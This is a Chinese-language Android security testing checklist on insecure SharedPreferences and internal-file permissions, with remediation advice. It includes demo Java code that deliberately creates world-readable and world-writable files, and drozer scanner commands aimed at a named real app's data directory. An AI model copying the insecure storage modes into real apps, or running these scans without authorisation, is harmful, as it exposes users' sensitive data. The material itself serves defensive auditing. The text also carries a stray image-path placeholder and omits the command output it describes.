SharedPreference 不适合存在大量的数据（或者超大的 value），以及不应该整个应用使用同一个 SharedPreference 文件。因为 SharedPreference 读取数据时，会将整个 xml 放入内存中，并会常驻于内存中，当发生以上情况时，就会影响 SharedPreference 的读取速度，严重时造成卡顿，反而违背了 SharedPreference 的使用初衷。

当然也会有一些场景，需要 APP 之间做数据分享的，此时可使用 SharedPreference，设置为 Context.MODE_WORLD_READABLE 模式，即可让其他应用读取到自己的 SharedPreference，用于数据分享。

正因为 SharedPreference 在某些模式下可与其他应用共享，所以若 SharedPreference 存取了敏感数据，且使用了错误的模式导致可被其他应用读取，就会造成敏感信息泄露的安全风险。


查看某 APP 的 SharedPreference 文件的模式，可通过 adb shell 来 ls -al 检查权限。APP 代码：

```
SharedPreferences sharedPreferences = getSharedPreferences( name: "public", Context.MODE_PRIVATE);
SharedPreferences.Editor editor = sharedPreferences.edit();//获取编辑器
editor.putString("name", "小明");
editor.putInt("age", 24);
editor.commit();//提交修改

SharedPreferences sharedPreferences2 = getSharedPreferences( name: "world_readable", Context.MODE_WORLD_READABLE);
SharedPreferences.Editor editor2 = sharedPreferences2.edit();//获取编辑器
editor2.putString("name", "小明");
editor2.putInt("age", 24);
editor2.commit();//提交修改

SharedPreferences sharedPreferences3 = getSharedPreferences( name: "world_writeable", Context.MODE_WORLD_WRITEABLE);
SharedPreferences.Editor editor3 = sharedPreferences3.edit();//获取编辑器
editor3.putString("name", "小明");
editor3.putInt("age", 24);
editor3.commit();//提交修改
```

测试 APP 针对 private/world_readable/world_writeable 模式，创建了 3 个 SharedPreference 文件。在 adb shell 的 ls 下，显示：

	 可见 private 模式为 660，world_readable 模式为 664，world_writeable 为 662。可借此判断是否存在权限问题。
其他	/
参考	https://www.jianshu.com/p/13f26d68b02e

私有文件全局读写

<table>
<tr><td>检测目的</td><td>若应用没有赋予文件正确的权限，并在其中存入敏感数据，就可能被恶意应用所访问和篡改。</td></tr>
<tr><td>方法</td><td>1.列出指定文件路径里全局可写/可读的文件
<pre>run scanner.misc.writablefiles privileged /data/data/com.sina.weibo
run scanner.misc.readablefiles privileged /data/data/com.sina.weibo</pre>查看是否存在权限有误的敏感文件。
2.检查 APP 代码，检测使用了 getDir、getSharedPreferences 和 openFileOutput 函数的参数值是否使用了 MODE_WORLD_READABLE 和 MODE_WORLD_WRITEABLE。</td></tr>
<tr><td>检测详情</td><td>/</td></tr>
<tr><td>修复建议</td><td>• 使用 MODE_PRIVATE 模式创建内部存储文件
• 加密存储敏感数据
• 避免在文件中存储明文敏感信息
• 避免滥用”Android:sharedUserId”属性。如果两个 app 的”Android:sharedUserId”属性相同，且使用的签名也相同，则这两个 app 可以互相访问内部存储文件数据</td></tr>
<tr><td>相关背景</td><td>Android 系统基于 Linux，任何应用在创建文件时，都需要明确写明文件的权限。应用创建文件时，可使用四种权限模式：
- MODE_PRIVATE 只能被本应用访问，写入内容时会覆盖文件内容
- MODE_APPEND 只能被本应用访问，写入内容时会先判断文件是否存在，若存在则附加内容在尾部，否追新建文件
- MODE_WORLD_READBLE 当前文件可被其他应用所读
- MODE_WORLD_WRITEABLE 当前文件可被其他应用所写

Android 系统有自己的安全模型，每一个应用都会被系统赋予一个 userId，当该应用要访问文件资源时，系统都需要确认文件的权限设定是否允许应用作访问。只有当文件以 MODE_WORLD_READABLE 和 MODE_WORLD_WRTIEABLE 建立时，其他的应用才可以访问到非所属 user 的文件。

文件的相关操作有多个方法：
 

APP 在使用 openFileOutput 和 getDir 等创建文件时，要确认使用了 PRIVATE 模式。

//to-do : Android:sharedUserId</td></tr>
</table>

其他	
参考	